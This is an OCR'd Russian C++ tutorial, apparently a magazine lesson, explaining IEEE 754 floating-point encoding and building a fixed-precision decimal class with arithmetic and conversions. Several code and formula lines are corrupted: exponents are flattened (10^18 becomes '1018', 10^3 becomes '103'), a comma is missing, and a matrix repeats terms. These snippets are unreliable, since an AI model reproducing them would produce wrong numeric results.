


Владимир «qua» Керимов,
qualab@gmail.com

УЧИМСЯ РАБОТАТЬ С ЧИСЛАМИ С ПЛАВАЮЩЕЙ ТОЧКОЙ И РАЗРАБАТЫВАЕМ АЛЬТЕРНАТИВУ С ФИКСИРОВАННОЙ ТОЧНОСТЬЮ ДЕСЯТИЧНОЙ ДРОБИ

ВСЁ, ТОЧКА, ПРИПЛЫЛИ!

УРОК 4



Сегодня мы поговорим о вещественных числах. Точнее, о представлении их процессором при вычислении дробных величин. Каждый из нас сталкивался с выводом в строку чисел вида 3,4999990123 вместо 3,5 или, того хуже, с огромной разницей после вычислений между результатом теоретическим и тем, что получилось в результате выполнения программного кода. Страшной тайны в этом никакой нет, и мы обсудим плюсы и минусы подхода представления чисел с плавающей точкой, рассмотрим альтернативный путь с фиксированной точкой и напишем класс числа десятичной дроби с фиксированной точностью.

КУДА УПЛЫВАЕТ ТОЧКА

Не секрет, что вещественные числа процессор понимал не всегда. На заре эпохи программирования, до появления первых сопроцессоров вещественные числа не поддерживались на аппаратном уровне и эмулировались алгоритмически с помощью целых чисел, с которыми процессор прекрасно ладил. Так, тип real в старом добром Pascal был прародителем нынешних вещественных чисел, но представлял собой надстройку над целым числом, в котором биты логически интерпретировались как мантисса и экспонента вещественного числа.

Мантисса — это, по сути, число, записанное без точки. Экспонента — это степень, в которую нужно возвести некое число `N` (как правило, `N = 2`), чтобы при перемножении на мантиссу получить искомое число (с точностью до разрядности мантиссы). Выглядит это примерно так:

$$x = m * N^e,$$

где `m` и `e` — целые числа, записанные в бинарном виде в выделенных под них битах.

Чтобы избежать неоднозначности, считается, что `1 <= |m| < N`, то есть число записано в том виде, как если бы оно было с одним знаком перед запятой, но запятую злостно стерли, и число превратилось в целое.

Мантисса — это, по сути, число, записанное без точки. Экспонента — это степень, в которую нужно возвести некое число N (как правило, N = 2), чтобы при перемножении на мантиссу получить искомое число

Еще совсем недавно операций с плавающей точкой, как и всех алгоритмов с вещественными числами, разработчики старались избегать. Сопроцессор, обрабатывающий операции с вещественными числами, был не на всех процессорах, а там, где был, не всегда работал эффективно. Но время шло, сейчас операции с плавающей точкой встроены в ядро процессора, мало того, видеочипы также активно обрабатывают вещественные числа, распараллеливая однотипные операции.

Современные вещественные числа, поддержанные аппаратно на уровне процессора, также разбиты на мантиссу и экспоненту. Разумеется, все операции, привычные для арифметики целых чисел, также поддержаны командами процессора для вещественных чисел и выполняются максимально быстро.

Все так непросто потому, что такой формат записи, во-первых, позволяет производить операции умножения и деления с такими числами достаточно эффективно, кроме того, получить исходное вещественное число, представленное таким форматом, также несложно. Данное представление чисел называется **числом с плавающей точкой**.

СТАНДАРТ ТОЧЕЧНОГО ПЛАВАНЬЯ

Вещественные числа с плавающей точкой, поддержанные на уровне процессора, описаны специальным международным стандартом **IEEE 754**. Основными двумя типами для любых вычислений являются **single-precision** (одинарной точности) и **double-precision** (двойной точности) **floating-point** (числа с плавающей точкой). Названия эти напрямую отражают разрядность бинарного представления чисел одинарной и двойной точности: под представление с одинарной точностью выделено 32 бита, а под двойную, как ни странно, 64 бита — ровно вдвое больше.

В качестве основания для экспоненты числа по стандарту берется 2, соответственно, приведенная выше формула сводится к следующей:

$$x = m * 2^e, \text{ где } 1 <= |m| < 2; m, e — \text{целые.}$$

Расклад в битах в числах одинарной точности выглядит так:

1 бит под знак	8 бит экспоненты	23 бита мантиссы

Для двойной точности мы можем использовать больше битов:

1 бит под знак	11 бит экспоненты	52 бита мантиссы


Кроме одинарной и двойной точности, в новой редакции стандарта IEEE 754—2008 предусмотрены также типы расширенной точности, четверной и даже половинной точности. Однако в C/C++, кроме float и double, есть разве что еще тип long double, упорно не поддерживаемый компанией Microsoft, которая в Visual C++ подставляет вместо него обычный double. Ядром процессора в настоящий момент также, как правило, пока не поддерживаются типы половинной и четверной точности. Поэтому, выбирая представления с плавающей точкой, приходится выбирать лишь из float и double.

В обоих случаях если бит знака равен 0, то число положительное и 1 устанавливается для отрицательных чисел. Это правило аналогично целым числам с той лишь разницей, что в отличие от целых, чтобы получить число, обратное по сложению, достаточно инвертировать один бит знака.


Поскольку мантисса записывается в двоичном виде, подразумевается целая часть, уже равная 1, поэтому в записи мантиссы всегда подразумевается один бит, который не хранится в двоичной записи. В битах мантиссы хранится именно дробная часть нормализованного числа в двоичной записи.

Не нужно иметь докторскую степень, чтобы вычислить точность в десятичных знаках чисел, которые можно представить этим стандартом: 2^{23+1} = = 16 777 216; это явно указывает нам на тот факт, что точность представления вещественных чисел с одинарной точностью достигает чуть более семи десятичных знаков. Это значит, что мы не сможем сохранить в данном формате, например, число 123 456,78 — небольшое, в общем-то, но уже начиная с сотой доли мы получим не то число, что хотели. Ситуация усложняется тем, что для больших чисел вида 1 234 567 890, которое прекрасно помещается даже в 32-разрядное целое, мы получим погрешность уже в сотнях единиц! Поэтому, например, в C++ для вещественных чисел по умолчанию используется тип **double**. Мантисса числа с двойной точностью уже превышает 15 знаков: 2^{52+1} = 9 007 199 254 740 992 и спокойно вмещает в себя все 32-разрядные целые, давая сбой только на действительно больших 64-разрядных целых (19 десятичных знаков), где погрешность в сотнях единиц уже, как правило, несущественна. Если же нужна большая точность, то мы в данной статье обязательно в этом поможем.

Теперь что касается экспоненты. Это обычное бинарное представление целого числа, в которое нужно возвести 2, чтобы при перемножении на мантиссу в нормализованном виде получить исходное число. Вот только в стандарте вдобавок ввели смещение, которое нужно вычитать из бинарного представления, чтобы получить искомую степень десятки (так называемая **biased exponent** — смещенная экспонента). Экспонента смещается для упрощения операции сравнения, то есть для одинарной точности берется значение 127, а для двойной 1023. Все это звучит крайне сложно, поэтому многие пропускают главу о типе с плавающей точкой. А зря!



Мантисса записывается в двоичном виде, и отбрасывается целая часть, заведомо равная 1, поэтому никогда не забываем, что мантисса на один бит длиннее, чем она хранится в двоичном виде



ПРИМЕРНОЕ ПЛАВАНЬЕ

Чтобы стало чуточку понятнее, рассмотрим пример. Закодируем число **640** (= 512 + 128) в бинарном виде как вещественное число одинарной точности:

- число положительное — бит знака будет равен 0;
- чтобы получить нормализованную мантиссу, нам нужно поделить число на 512 — максимальную степень двойки, меньшую числа, получим 640/512 = 512/512 + 128/512 или 1 + 1/4, что дает в двоичной записи 1,01, соответственно, в битах мантиссы будет 0100000 00000000 00000000;
- чтобы получить из 1 + 1/4 снова 640, нам нужно указать экспоненту, равную 9, как раз 2^9 = 512, число, на которое мы поделили число при нормализации мантиссы, но в бинарном виде должно быть представление в смещенном виде, и для вещественных чисел одинарной точности нужно прибавить 127, получим 127 + 9 = 128 + 8, что в бинарном виде будет записано так: 10001000.

Для двойной точности будет почти все то же самое, но мантисса будет содержать еще больше нулей справа в дробной части, а экспонента будет 1023 + 9 = 1024 + 8, то есть чуть больше нулей между старшим битом и числом экспоненты: 100 00001000. В общем, все не так страшно, если аккуратно разобраться.


Задание на дом: разобраться в двоичной записи следующих констант: плюс и минус бесконечность (**INF** — бесконечность), ноль, минус ноль и число-не-число (**NaN** — not-a-number).


ЗА БУЙКИ НЕ ЗАПЛЫВАЙ!

Есть одно важное правило: у каждого формата представления числа есть свои пределы, за которые заплывать нельзя. Причем обеспечивать невыход за эти пределы приходится самому программисту, ведь поведение программы на C/C++ — это сделать невозмутимое лицо при выдаче в качестве сложения двух больших положительных целых чисел маленькое отрицательное. Но если для целых чисел нужно учитывать только максимальное и минимальное значение, то для вещественных чисел в представлении с плавающей точкой следует больше внимания обращать не столько на максимальные значения, сколько на разрядность числа. Благодаря экспоненте максимальное число для представления с плавающей точкой при двойной точности превышает 10^{308}, даже экспонента одинарной точности дает возможность кодировать числа свыше 10^{38}. Если сравнить с «жалкими» 10^{19}, максимумом для 64-битных целых чисел, можно сделать вывод, что максимальные и минимальные значения вряд ли когда-либо придется учитывать, хотя и забывать про них не стоит.

Другое дело проблема точности. Жалкие 23 бита под мантиссу дают погрешность уже на 8-м знаке после запятой. Для чисел с двойной точностью ситуация не столь плачевная, но и 15 десятичных знаков очень быстро превращаются в проблему, если, например, при обработке данных требуется 6 фиксированных знаков после точки, а числа до точки достаточно большие, под них остается всего лишь 9 знаков. Соответственно, любые многомиллиардные суммы будут давать значительную погрешность в дробной части. При большой интенсивности обработки таких чисел могут пропадать миллиарды евро, просто потому, что они «не поместились», а погрешность дробной части суммировалась и накопила огромный остаток неучтенных данных.

Если для целых чисел нужно учитывать только максимальное и минимальное значение, то для вещественных чисел в представлении с плавающей точкой следует больше внимания обращать не столько на максимальные значения, сколько на разрядность числа





Если бы это была только теория! На практике не должно пропадать даже тысячной доли цента, погрешность всех операций должна быть строго равна нулю. Поэтому для бизнес-логики, как правило, не используют C/C++, а берут C# или Python, где в стандартной библиотеке уже встроен тип Decimal, обрабатывающий десятичные дроби с нулевой погрешностью при указанной точности в десятичных знаках после запятой.

Что же делать нам, программистам на C++, если перед нами стоит задача обработать числа очень большой разрядности, при этом не используя высокоуровневые языки программирования? Да то же, что и обычно: заполнить пробел, создав один небольшой тип данных для работы с десятичными дробями высокой точности, аналогичный типам Decimal высокоуровневых библиотек.

ДОБАВИМ ПЛАВАЮЩЕЙ ТОЧКЕ ЦЕМЕНТА

Пора зафиксировать плавающую точку. Поскольку мы решили избавиться от типа с плавающей точкой из-за проблем с точностью вычислений, нам остаются целочисленные типы, а поскольку нам нужна максимальная разрядность, то и целые нам нужны максимальной разрядности в 64 бита.

Сегодня в учебных целях мы рассмотрим, как создать представление вещественных чисел с гарантированной точностью до 18 знаков после точки. Это достигается простым комбинированием двух 64-разрядных целых для целой и дробной части соответственно. В принципе, никто не мешает вместо одного числа для каждой из компонент взять массив значений и получить полноценную «длинную» арифметику. Но будет более чем достаточно сейчас решить проблему точности, дав возможность работать с точностью по 18 знаков до и после запятой, зафиксировав точку между двумя этими значениями и залив ее цементом.

ОТСЫПЬ И МНЕ ДЕЦИМАЛА!

Сначала немного теории. Обозначим наши две компоненты, целую и дробную часть числа, как n и f, а само число будет представимо в виде

$$x = n + f * 10^{-18}, \text{ где } n, f \text{ — целые}, 0 <= f < 10^{18}.$$

Для целой части лучше всего подойдет знаковый тип 64-битного целого, а для дробной — беззнаковый, это упростит многие операции в дальнейшем.

```
class decimal
{
    ...
    private:
        int64_t  m_integral;
        uint64_t m_fractional;
};
```

Целая часть в данном случае — максимальное целое, меньшее представляемого числа, дробная часть — результат вычитания из этого числа его целой части, помноженный на 10^{18} и приведенный к целому: $f = (x - n) * 10^{18}$.

Целая часть для отрицательных чисел получится большей по модулю самого числа, а дробная часть будет не совпадать с десятичной записью самого числа, например для числа –1,67 компонентами будут: $n = -2$ и $f = 0,33 * 10^{18}$. Зато такая запись позволяет упростить и ускорить алгоритмы сложения и умножения, поскольку не нужно ветвления для отрицательных чисел.

Всегда нужно учитывать две вещи при реализации операций с числами, поскольку они подразумевают интенсивное использование: во-первых, нужно всегда оптимизировать алгоритм, сводя к минимуму операций умножения и деления, поэтому стоит заранее упростить выражение математически, так, чтобы легко выполнялся первый пункт. В нашем случае все нужно свести к минимуму целочисленных делений с остатком. Во-вторых, нужно обязательно проверять все возможные ситуации переполнения числа с выходом за границы вычисляемого типа, иначе получишь весьма неочевидные ошибки при использовании своего типа.

ОПЕРАЦИИ С ТИПОМ ДЕСЯТИЧНОЙ ДРОБИ


Разумеется, тип числа с повышенной точностью будет бесполезен без арифметических операций. Сложение реализуется сравнительно просто:

$$x = a + b * 10^{-18},$$
$$y = c + d * 10^{-18},$$
$$z = x + y = e + f * 10^{-18},$$

$$a, c, e: \text{int64_t};$$
$$b, d, f: \text{uint64_t};$$
$$0 <= b, d, f < 10^{18},$$

$$z = (a + b * 10^{-18}) + (c + d * 10^{-18})$$
$$e = a + c + [b * 10^{-18} + d * 10^{-18}]$$
$$f = \{b * 10^{-18} + d * 10^{-18}\} * 10^{18}$$

Здесь [n] — это получение целой части числа, а {n} — получение дробной части. Все бы хорошо, но вспоминаем про ограничение целых чисел. Значение 10^{18} уже близко к грани значений беззнакового 64-битового целого типа uint64_t (потому мы его



и выбрали), но нам никто не мешает чуточку упростить выражение, чтобы гарантированно оставаться в границах типа, исходя из начальных условий:

```
e =  a + c + (b + d) div 10^18,
f = (b + d) mod 10^18.
```

Разумеется, стоит проверить граничные значения при сложении a и c. Также, исходя из того, что b и d меньше 10^{18}, мы знаем, что `(b + d) < 2 * 10^18`, значит, последним сложением добавится максимум единица, поэтому алгоритмически деление можно вообще не считать для оптимизации скорости выполнения операций:

```
e = a + c;
f = b + d;
if (f >= 10^18) f -= 10^18, ++e;
```

Здесь опущены проверки на максимальное целое для значения e для простоты изложения.

Для вычитания все чуть-чуть сложнее, здесь уже нужно учитывать переход ниже нуля для беззнакового целого. То есть нужно сравнить два числа до вычитания.

```
e = a - c;
if (b >= d) f = b - d;
else f = (10^18 - d) + b, --e;
```

В целом все пока несложно. До умножения и деления все всегда несложно.

УМНОЖЕНИЕ ЧИСЕЛ С ФИКСИРОВАННОЙ ТОЧНОСТЬЮ

Рассмотрим сперва умножение. Поскольку числа в дробной части довольно большие и, как правило, находятся в ближайшей окрестности 10^{18}, нам придется либо использовать язык ассемблера и операции с Q-регистрами, либо пока обойтись целыми числами, побив каждую компоненту на две части по 10^9. В этом случае умножение будет давать не больше 10^{18} и ассемблер нам пока не понадобится, будет не так шустро, но нам хватит 64-разрядного целого, и мы останемся внутри С++.

Ты помнишь школу и умножение столбиком? Если нет, самое время вспомнить:


$$a = s_a * a_1 - a_2 * 10^{-9};\ b = b_1 - b_2 * 10^{-9};$$
$$c = s_c * c_1 - c_2 * 10^{-9};\ d = d_1 - d_2 * 10^{-9};$$
$$0 <= a_2,\ b_2,\ c_{1,2},\ c_{1,2} < 10^9;$$
$$s_{a,c} = sign(a),\ sign(c)$$
$$0 <= a_1,\ c_1 < MAX_INT64 / 10^9$$

Введем матрицу для упрощения вычисления умножения:

```
U = (a1, a2, b1, b2),
V = (c1, c2, d1, d2)T,
A = V * U,
    | a1*c1 a1*c1 b1*c1 b2*c1 |
A = | a1*c2 a1*c2 b1*c2 b2*c2 |
    | a1*d1 a1*d1 b1*d1 b2*d1 |
    | a1*d2 a1*d2 b1*d2 b2*d2 |
```


Матрица вводится не столько для удобства вычисления, сколько для удобства проверки. Ведь $A_{11} = a_1 * c_1$ должно быть не больше `MAX_INT64 / 10^18`, а значения диагональю ниже: $A_{12} = a_1 * c_2$ и $A_{21} = a_2 * c_1$ должны быть не больше `MAX_INT64 / 10^9`. Просто потому, что мы будем умножать на эти коэффициенты при сложении компонент:

$$e = A_{11}*10^{18} + (A_{12}+A_{21})*10^9 + (A_{13}+A_{22}+A_{31}) + (A_{14}+A_{23}+A_{32}+A_{41})\ div\ 10^{18},$$
$$f = (A_{14}+A_{23}+A_{32}+A_{41})\ mod\ 10^{18} + (A_{24}+A_{33}+A_{42}) + (A_{34}+A_{43})\ div\ 10^9$$



Здесь мы опускаем слагаемое A_{44} `div 10^18` просто потому, что оно равно нулю.

Разумеется, перед каждым сложением стоит проверить, не выйдем ли мы за пределы `MAX_INT64`. К счастью, мы можем оперировать беззнаковым типом `uint64_t` для всех компонент матрицы и для промежуточного результата. Все, что нужно будет сделать в конце, — это определить знак результата $s_e = s_a$ xor s_c и для отрицательного числа поправить целую и дробную часть: целую уменьшить на единицу, дробную вычесть из единицы. Вот, в общем, и все умножение, главное — быть очень аккуратным. С ассемблером все на порядок проще, но этот материал выходит за рамки Академии С++.



АЛГОРИТМ ДЕЛЕНИЯ БЕЗ РЕГИСТРАЦИИ И СМС

Если ты помнишь алгоритм деления столбиком — молодец, но здесь он будет не нужен. Благодаря математике и небольшому колдовству с неравенствами нам будет проще посчитать обратное число x^{-1} и выполнить умножение на x^{-1}.

Итак, решаем задачу

$$y = x^{-1} = 1/(a + b * 10^{-18})$$
$$= c + d * 10^{-18}$$

Для упрощения рассмотрим нахождение обратного числа для положительного x.

Если хотя бы одна из компонент x равна нулю (но не обе сразу), вычисления сильно упрощаются.

Если `a = 0`, то:
  `y = 1 / (b * 10^-18) = 10^18 / b,`
  `e = 10^18 div b,`
  `f = 10^18 mod b;`
если `b = 0, a = 1`, то `y = e = 1, f = 0;`
если `b = 0, a > 1`, то:
  `y = 1 / a,`
  `e = 0, f = 10^18 div a.`


Для более общего случая, когда x содержит ненулевые дробную и целую части, в этом случае уравнение сводится к следующему:

если `a > 1, b != 0`, то:
  `y = 1 / (a + b * 10^-18) < 1,`
отсюда `e = 0,`
  `f = 10^18 / (a + b * 10^-18).`

Теперь нужно найти максимальную степень 10, которая будет не больше a, и итерационно выполнять следующее действие:

```
k = max(k): 10^k <= a,
u = 10^18, v = (a * 10^(18-k) + b div 10^k);
f = (u / v) * 10^(18-k),

for (++k; k <=18; ++k)
{
   u = (u % v) * 10;
   if (!u) break; // дальше будут нули
   f += u / v * 10^(18-k);
}
```



Здесь мы всего лишь используем умножение и деление дроби на одинаковый множитель — степень десятки, а затем пошагово вычисляем деление и остаток от деления для очередной степени десятки.

Очень полезно будет завести массив степеней десяток от 0 до 18 включительно, поскольку вычислять их совершенно излишне, мы их знаем заранее и требоваться они нам будут часто.

ПРЕОБРАЗОВАНИЯ ТИПОВ

Мы знаем и умеем достаточно, чтобы теперь превратить расплывчатые **float** и **double** в наш новенький **decimal**.

```
decimal::decimal(double value)
  : m_integral(static_cast<int64_t>(std::floor(value))
    m_fractional(static_cast<int64_t>(std::floor(
      (value - m_integral) * 1018 + 0.5))
{
  normalize();
}
void decimal::normalize()
{
  uint64_t tail = m_fractional % 103;
  if (tail)
  {
    if (tail > 103/2)
      m_fractional += 103 - tail;
    else
      m_fractional -= tail;
  }
}
```



GITHUB

Со статьей идет несколько файлов с исходниками одной из возможных реализаций decimal, а также с небольшим тестом вещественных чисел для лучшего усвоения материала.

Здесь 10^3 является, по сути, той погрешностью, за которой double перестает быть точным. При желании погрешность можно еще уменьшить, здесь 10^{18-15} нужно для наглядности изложения. Нормализация после преобразования нужна будет все равно, поскольку точно double заведомо ниже даже дробной части decimal. Кроме того, нужно учитывать случай, когда **double** выходит за пределы **int64_t**, при таких условиях наш **decimal** не сможет правильно преобразовать целую часть числа.

Для **float** все выглядит похожим образом, но погрешность на порядок выше: $10^{18-7} = 10^{11}$.

Все целые числа преобразовываются в **decimal** без проблем, просто инициализируя поле `m_integral`. Преобразование в обратную сторону для целых чисел также будет просто возврат `m_integral`, можно добавить округление `m_fractional`.

Преобразование из **decimal** в **double** и **float** сводится к вышеуказанной формуле:

```
return m_integral + m_fractional * 10-18;
```

Отдельно стоит рассмотреть преобразование в строку и из строки.

Целочисленная часть, по сути, преобразуется в строку как есть, после этого остается только вставить decimal separator и вывести дробную часть как целое, отбросив завершающие нули. Также можно ввести поле «точность» `m_precision` и записывать в строку лишь указанное в нем число десятичных знаков.

Чтение из строки то же, но в обратную сторону. Здесь сложность лишь в том, что и знак, и целая часть, и разделитель дробной и целой части, и сама дробная часть — все они являются опциональными, и это нужно учитывать.

В общем и целом я предоставляю полную свободу при реализации этого класса, но на всякий случай со статьей идет несколько файлов с исходниками одной из возможных реализаций decimal, а также с небольшим тестом вещественных чисел для лучшего усвоения материала.


НЕ УПЛЫВАЙ, И ТОЧКА!

В заключение скажу лишь то, что подобный тип в C/C++ может появиться в весьма специфической задаче. Как правило, проблемы чисел с большой точностью решаются языками типа Python или C#, но если уж понадобилось по 15–18 знаков до запятой и после, то смело используй данный тип.

Получившийся тип **decimal** решает проблемы с точностью вещественных чисел и обладает большим запасом возможных значений, покрывающим **int64_t**. С другой стороны, типы **double** и **float** могут принимать более широкий интервал значений и выполняют арифметические операции на уровне команд процессора, то есть максимально быстро. Старайся обходиться аппаратно поддерживаемыми типами, не залезая в **decimal** лишний раз. Но и не бойся использовать данный тип, если есть необходимость в точном вычислении без потерь.

В помощь также знания о двоичном представлении чисел с плавающей точкой, полученные в этой статье. Зная плюсы и минусы формата типов **double** и **float**, ты всегда примешь правильное решение, какой тип пользовать. Ведь, возможно, тебе и вовсе требуется целое число, чтобы хранить массу не в килограммах, а в граммах.
